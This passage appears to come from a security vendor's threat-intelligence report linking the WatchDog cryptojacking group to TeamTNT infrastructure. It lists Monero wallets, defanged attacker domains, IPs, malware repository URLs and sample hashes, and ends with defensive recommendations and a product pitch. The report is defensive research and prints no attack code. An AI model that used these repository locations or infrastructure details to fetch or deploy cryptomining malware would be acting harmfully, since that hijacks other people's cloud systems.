Of note are the names of the mining pool workers associated with this Monero wallet address within the mining pools. According to nanopool[.]org records related to this Monero wallet address, there are a total of 20 unique workers, as shown in Figure 6.
Figure 6. Nanopool mining operation workers.The following table, Table 1, lists 19 of the currently known malicious samples which contain the Monero wallet address, the Nanopool mining pool and the name of one of the workers listed within Figure 6.
Table 1. Malware samples with hardcoded Nanopool mining operation workers.
There were also 13 malicious samples containing the 43Xb Monero wallet address, but these samples are designed to use the f2pool[.]com mining pool instead of the nanopool[.]org Monero mining pool (see Table 2).
Table 2. Malware samples with hardcoded f2pool mining pool operation workers.
Seven samples within the previous table contain instructions to find and remove any processes using the WatchDog-identified 43XB Monero wallet address, as shown in Figure 7.
Figure 7. Identification and killing of processes using the WatchDog Monero address.
The scripts will then rebuild mining operations and begin using two known WatchDog Monero wallet addresses, 82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcfGRK4gbbw3xUy3oJv7TwpUG4 and 87q6aU1M9xmQ5p3wh8Jzst5mcFfDzKEuuDjV6u7Q7UDnAXJR7FLeQH2UYFzhQatde2WHuZ9LbxRsf3PGA8gpnGXL3G7iWMv. These two Monero wallets are just two of the three known Monero wallets that are associated with the WatchDog cryptojacking group. Of note, the IP address listed within Figure 8, 139.99.102[.]72, resolves to the previously mentioned xmr-asia1.nanopool[.]org mining pool.
Figure 8. WatchDog Monero wallet addresses.
Linking WatchDog Infrastructure to TeamTNT
The URL addresses and Monero wallet address, 87A5fSCR98nFSR9NCRxt6UFytca3hJXaRdDgf9NxhWTjT3q3AA8HECyZ1FdF93D5LPXsSqS8dKNsxCxafrbuVeZfMW3V7ib, specifically called out within the sample 36bf7b2ab7968880ccc696927c03167b6056e73043fd97a33d2468383a5bafce (see Figure 9), are known WatchDog indicators. However, the sample also includes the email address hilde@teamtnt[.]red, which is a known TeamTNT email address.
Figure 9. Known WatchDog indicators of compromise (IoCs), as well as the TeamTNT email address.
Now to the malware sample, 8adc8be4b7fa2f536f4479fa770bf4024b26b6838f5e798c702e4a7a9c1a48c6, which contains the new WatchDog Monero wallet, as shown in Figure 10. The same MOxmrigMOD URL address as the known TeamTNT IoC shown within Figure 9 is present, but in this sample we also see additional URL addresses that have very strong ties to WatchDog infrastructure, specifically those involving the domain name oracle.zzhreceive[.]top.
Figure 10. New IoCs analyzed in surrounding text.
With the presence of the C2 infrastructure from these new scripts, Figure 9 and Figure 10, both of which use the WatchDog directory, b2f628, there is a clear link to the TeamTNT infrastructure. The domain oracle.zzhreceive[.]top resolves to the IP address 199.19.226[.]117, which is also the resolution IP address for the known TeamTNT subdomain zzhrecieve.anondns[.]net.
The usage of the anondns[.]net domain has been linked to several TeamTNT campaigns across multiple reports including, irc.anondns[.]net, ircbd.anondns[.]net, sampan.anondns[.]net and teamtntisback.anondns[.]net. Additionally, the 199.19.226[.]117 system has also been linked to WatchDog operations through the toolkit file 1.0.4.tar.gz, 51de345f677f46595fc3bd747bfb61bc9ff130adcbec48f3401f8057c8702af9, which was hosted on hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/1.0.4.tar.gz and contains C code for the masscan utility, which is the same toolkit used in the TeamTNT operations. The bitmex[.]com[.]de URL had previously been linked to the WatchDog cryptojacking group.
TeamTNT Malware Repository
The malware repository 85.214.149[.]236:443/sugarcrm/themes/default/images/ contains known TeamTNT malware that includes the same files as the known TeamTNT repository hxxp://dockerupdate.anondns[.]net:443/sugarcrm/themes/default/images/, which is linked to TeamTNT via the malware sample 1aaf7bc48ff75e870db4fe6ec0b3ed9d99876d7e2fb3d5c4613cca92bbb95e1b, as shown in Figure 11.
Figure 11. Known TeamTNT malware repository.Of note, some the of malware samples included in this repository were the Kubernetes and Docker-focused malware, ‘kube.jpg’ and ‘tshd’, presented in Unit 42's Black-T blog, but these appear to no longer be used in the new scripts discussed within this blog. See the appendix for a full listing of the known TeamTNT malware metadata collected from the malware repository.
The malware sample 0414946ab4bced2c1c41f4b8a75be672b34bbdee6f29e0a0bf7946b93f7044b1 is of note in this context as it contains the hardcoded IP address, 199.19.226[.]117, as well as the hardcoded Monero wallet address associated with the nanopool and f2pool mining pools, and the mining workers previously discussed (Figures 12 and 13). As the previous section mentioned, the IP address 199.19.226[.]117 also resolves to the known TeamTNT domain zzhrecieve.anondns[.]net.
Figure 12. WatchDog directory using TeamTNT infrastructure.Figure 13. WatchDog Monero wallet address within TeamTNT infrastructure.Finally, another TeamTNT malware repository was identified by Unit 42 researchers, as shown in Figure 14. The larger Chimaera repository contains known TeamTNT cryptojacking scripts and binary files. Within the spread/redis directory, the file b.sh, 3b14c84525f2e56fe3ae7dec09163a4a9c03f11e6a8d65b021c792ad13ed2701, was found, which directly links TeamTNT to the cryptojacking operations expressed in this report.
Figure 14. TeamTnT repository containing the b.sh script.
The b.sh script contains the 43xb TeamTNT and WatchDog Monero wallet address and points to the 199.19.226[.]117 TeamTNT and WatchDog IP addresses (Figure 15). It also contains a hardcoded link to a known TeamTNT cloud enumeration script hosted on the known TeamTNT domain borg[.]wtf, see Figure 16.
Figure 15. TeamTNT and WatchDog XMR wallet and IP address.Figure 16. Known TeamTnT domain borg[.]wtf.The borg[.]wtf domain was linked to TeamTNT via a previous Unit 42 report. The correlations between TeamTNT and WatchDog are intrinsically connected with this b.sh script.
Conclusion
Considering the above evidence, it appears that WatchDog operations have incorporated the TTPs of the TeamTNT cryptojacking group and have significantly increased their own cryptojacking operations. The new WatchDog operation does not appear to use the advanced functionalities TeamTNT has used recently, namely cloud credential scraping as well as targeted Kubernetes- and Docker-focused lateral movement and exploit scripts.
It’s also noteworthy that the new operation does not incorporate the more advanced GoLang binaries traditionally associated with WatchDog, which are capable of exploiting Windows- or NIX-based operating systems.
It appears that WatchDog actors are attempting to expand their cryptojacking operations, while simultaneously masking their operations with those of the known cryptojacking operations performed by TeamTNT. Unit 42 researchers will continue to monitor this cryptojacking event and provide updates as needed.
The following tips are highly recommended by Unit 42 researchers to assist in the protection of cloud infrastructure.
Monitor and block network traffic to known malicious endpoints.
Only deploy vetted container images within production environments.
Implement and use Infrastructure as Code (IaC) scanning platforms to prevent insecure cloud instances from being deployed into production environments.
Use cloud infrastructure configuration scanning tools that enable governance, risk management and compliance (GRC) to identify potentially threatening misconfigurations.
Use cloud endpoint agents to monitor and prevent the running of known malicious applications within cloud infrastructure.
Palo Alto Networks Prisma Cloud customers are protected from these threats through the Runtime Protection feature, Cryptominer Detection feature and the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives. Additionally, Palo Alto Networks VM-Series and CN-Series products offer cloud protections that can prevent network connections from cloud instances toward known malicious IP addresses and URLs.













































